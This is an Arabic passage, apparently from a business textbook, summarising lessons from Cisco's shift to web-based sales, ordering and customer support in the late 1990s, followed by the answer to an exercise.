جافا (التي تتمتع بالجودة التجارية) على أجهزة خادم مايكروسوفت إن تبي الموزعة في أماكن شتى.

ومن وجهة النظر التجارية، كنت اتوقع أن تتعدى سيسكو هدفها الرامي إلى تحقيق 60% من إجمالي عائداتها من خلال الويب وقد تحقق ذلك بالفعل لأن الشركة استطاعت تحقيق 62% من إجمالي عائداتها من خلال الإنترنت في أغسطس 1998م وبحلول عام 2000م استطاعت سيسكو تحقيق 80% من إجمالي عائداتها مع تنفيذ كافة أعمالها بنسبة 100% (دعم الزبائن، الشراء، الإدارة، الخ...) من خلال الويب.

5. أفكار سريعة من قصة سيسكو

✓ أكثر الطرق كفاءة من حيث التكلفة لدعم المنتجات الفنية هي أن تدع الزبائن يعملون جنباً إلى جنب كأفراد للدعم الفني لديك بعبارة أخرى دع الزبائن يساعدون بعضهم البعض في علاج المشاكل.

✓ من أكثر تطبيقات سيسكو شهرة وكفاءة من حيث التكلفة والتطبيق الذي يتيح للزبائن فحص حالة طلبات الشراء من خلال الويب.

✓ يطلب الزبائن ويستقبلون التطبيقات التي تسهل عليهم الوصول إلى قوائم الأسعار القياسية وتحديد مواصفات المنتجات ووضع طلبات الشراء على الإنترنت ويصل حجم طلبات الشراء التي تتلقاها سيسكو من خلال الويب ما بين 60 و 65% من إجمالي طلبات الشراء.

✓ تساعد سيسكو كبار عملائها من الشركات على الربط بين نظم الشراء الخاصة بها ونظم المحاسبة وطلبات الشراء لدى سيسكو.

✓ كانت شركة سيسكو قد بدأت بتنظيم عمليات دعم الزبائن خصيصاً من أجل كبار عملائها من الشركات اكتشفت بعد ذلك أن صغار الزبائن يمكنهم استخدام نفس الخصائص لوضع طلبات الشراء وفحص حالاتها وعلاج المشاكل ويستطيع كذلك الموزعون ويأثرو التجزئة استخدام الويب بنفس الطريقة المتبعة لدى كبار الزبائن من الشركات إذ يستطيع هؤلاء فحص قوائم الأسعار والمخزون المتاح من المنتجات وتحديد مواصفات النظم ووضع طلبات الشراء وفحص حالات التسليم والحصول على الدعم الفني كل هذا من خلال موقع الويب.

✓ تحتفظ سيسكو بالتشكيلات الجانبية وتقوم بصيانتها إلى جانب ما يقوم به الزبائن في موقع الويب وإضافة المزيد من المعلومات إلى التشكيل الجانبي لزبون. وتخطط الشركة في المرحلة التالية لاستخدام التشكيلات الجانبية كأسلوب لاستهداف مجتمعات

مختلفة من الزبائن مجتمعات خاصة بمهندسي الشبكات ومديري المشتريات ومديري الشبكات ... الخ.

✓ بعد عامين من النمو والتطوير العشوائيين تقوم سيسكو حالياً بإعادة تصميم موقع الويب من أجل توفير بيئة أكثر قوة ومرونة وقابلية للتوسعة وعند تطويرك لخصائص موقعك على الويب ستحتاج إلى إعادة تصميم البناء الهيكلي للموقع وتعديله بشكل أو بآخر. كما ستحتاج إلى أن يكون بمقدورك إضافة وإحلال الخدمات التطبيقية بطريقة نمطية.

✓ بمجرد أن تتوفر لديك البنية الأساسية التي تربط من خلال الإنترنت بين شركتك وزبائنك وجميع الشركاء والخبراء الذين يبيعون منتجات وخدمات تتصل بشركتك يمكنك بسهولة تجميع مجموعات الخبراء للعمل بصورة جماعية في علاج مشاكل الزبائن. تنفذ سيسكو هذا الأسلوب من الدعم من خلال عقد جلسات تصميم جماعية على الإنترنت.

إجابات التدريبات

تدريب (1)

هذه الحائذات تُعزى إلى إنشاء مجتمع الزبائن حيث نجحت سيسكو في تنظيم كافة عمليات العمل التي تُيسر على الزبائن عقد صفقات العمل معها.